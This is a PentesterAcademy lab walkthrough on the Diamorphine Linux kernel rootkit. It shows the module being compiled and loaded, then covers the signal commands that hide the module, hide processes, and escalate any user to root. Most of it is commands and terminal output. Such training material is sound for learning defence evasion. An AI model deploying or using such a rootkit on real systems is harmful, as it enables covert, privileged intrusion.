
ATTACK
DEFENSE
by PentesterAcademy

Name	T1014: Rootkit
URL	https://www.attackdefense.com/challengedetails?cid=1579
Type	MITRE ATT&CK Linux : Defense Evasion

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Compile the Linux Kernel Module, insert it into the kernel and explore its functionality!

Solution:

Step 1: Check the contents of home directory of root user.

Command: ls -l

```
root@localhost:~# ls -l
total 4
drwxr-xr-x 3 root root 4096 Dec 27 22:02 Diamorphine
root@localhost:~#
```

Diamorphine directory is present.

Step 2: Change to Diamorphine directory and list the contents.

Commands:
cd Diamorphine
ls -l

```
root@localhost:~# cd Diamorphine/
root@localhost:~/Diamorphine# ls -l
total 24
-rw-r--r-- 1 root root 1456 Dec 27 22:02 LICENSE.txt
-rw-r--r-- 1 root root  190 Dec 27 22:02 Makefile
-rw-r--r-- 1 root root 1416 Dec 27 22:02 README.md
-rw-r--r-- 1 root root 7452 Dec 27 22:02 diamorphine.c
-rw-r--r-- 1 root root  329 Dec 27 22:02 diamorphine.h
root@localhost:~/Diamorphine#
```

Step 3: Compile the Diamorphine LKM (Linux Kernel Module).

Command: make

```
root@localhost:~/Diamorphine# make
make -C /lib/modules/4.15.0-20-generic/build M=/root/Diamorphine modules
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-20-generic'
Makefile:976: "Cannot use CONFIG_STACK_VALIDATION=y, please install libelf-dev,
  CC [M]  /root/Diamorphine/diamorphine.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /root/Diamorphine/diamorphine.mod.o
  LD [M]  /root/Diamorphine/diamorphine.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-20-generic'
root@localhost:~/Diamorphine#
```

Step 4: Insert rootkit.ko module.

Command: insmod rootkit.ko

```
root@localhost:~/Diamorphine# insmod diamorphine.ko
root@localhost:~/Diamorphine#
```

Step 5: List the loaded kernel modules and check if the Diamorphine is listed.

Command: lsmod

```
root@localhost:~/Diamorphine# lsmod
Module                  Size  Used by
ppdev                  20480  0
kvm_amd                86016  0
kvm                   593920  1 kvm_amd
irqbypass              16384  1 kvm
input_leds             16384  0
psmouse               147456  0
serio_raw              16384  0
i2c_piix4              24576  0
parport_pc             36864  0
floppy                 77824  0
qemu_fw_cfg            16384  0
parport                49152  2 parport_pc,ppdev
mac_hid                16384  0
pata_acpi              16384  0
sch_fq_codel           20480  2
e1000                 143360  0
ip_tables              28672  0
x_tables               40960  1 ip_tables
autofs4                40960  2
root@localhost:~/Diamorphine#
```

Diamorphine is not listed because it is hidden.

Step 6: One can “unhide” Diamorphine module in the lsmod listing by sending kill -63 signal. .

Signal Syntax: kill -63 <any_random_pid>

Commands:
kill -63 0
lsmod

```
root@localhost:~/Diamorphine# kill -63 0
root@localhost:~/Diamorphine#
root@localhost:~/Diamorphine# lsmod
Module                  Size  Used by
diamorphine            16384  0
ppdev                  20480  0
kvm_amd                86016  0
kvm                   593920  1 kvm_amd
irqbypass              16384  1 kvm
input_leds             16384  0
psmouse               147456  0
serio_raw              16384  0
i2c_piix4              24576  0
parport_pc             36864  0
floppy                 77824  0
qemu_fw_cfg            16384  0
parport                49152  2 parport_pc,ppdev
```

Diamorphine is visible in the module list now.

Step 7: Create a dummy process by running sleep for 10000 seconds.

Command: sleep 10000

```
root@localhost:~#
root@localhost:~# sleep 10000
```

Step 8: Diamorphine can hide/unhide this dummy process from ps listing by sending kill -31 signal.

Signal Syntax: kill -31 <pid_of_process>

Command: kill -31 857

```
root@localhost:~/Diamorphine# ps -ef | grep sleep
root       857   834  0 22:14 pts/1    00:00:00 sleep 10000
root       860   273  0 22:14 pts/0    00:00:00 grep --color=auto sleep
root@localhost:~/Diamorphine#
root@localhost:~/Diamorphine#
root@localhost:~/Diamorphine# kill -31 857
root@localhost:~/Diamorphine#
root@localhost:~/Diamorphine# ps -ef | grep sleep
root       863   273  0 22:15 pts/0    00:00:00 grep --color=auto sleep
root@localhost:~/Diamorphine#
root@localhost:~/Diamorphine#
root@localhost:~/Diamorphine# kill -31 857
root@localhost:~/Diamorphine#
root@localhost:~/Diamorphine# ps -ef | grep sleep
root       857   834  0 22:14 pts/1    00:00:00 sleep 10000
root       865   273  0 22:15 pts/0    00:00:00 grep --color=auto sleep
root@localhost:~/Diamorphine#
```

Step 9: Diamorphine can grant root privileges to any user sends kill -64 signal to it.

Signal Syntax: kill -64 <any_random_pid>

Command: kill -64 0

```
root@localhost:~# su student
student@localhost:/root$
student@localhost:/root$ whoami
student
student@localhost:/root$
student@localhost:/root$ kill -64 0
student@localhost:/root$
student@localhost:/root$ whoami
root
student@localhost:/root$
```

The student user is escalated to root user after it sent the signal.

References:

- Daimorphine (https://github.com/wazuh/Diamorphine)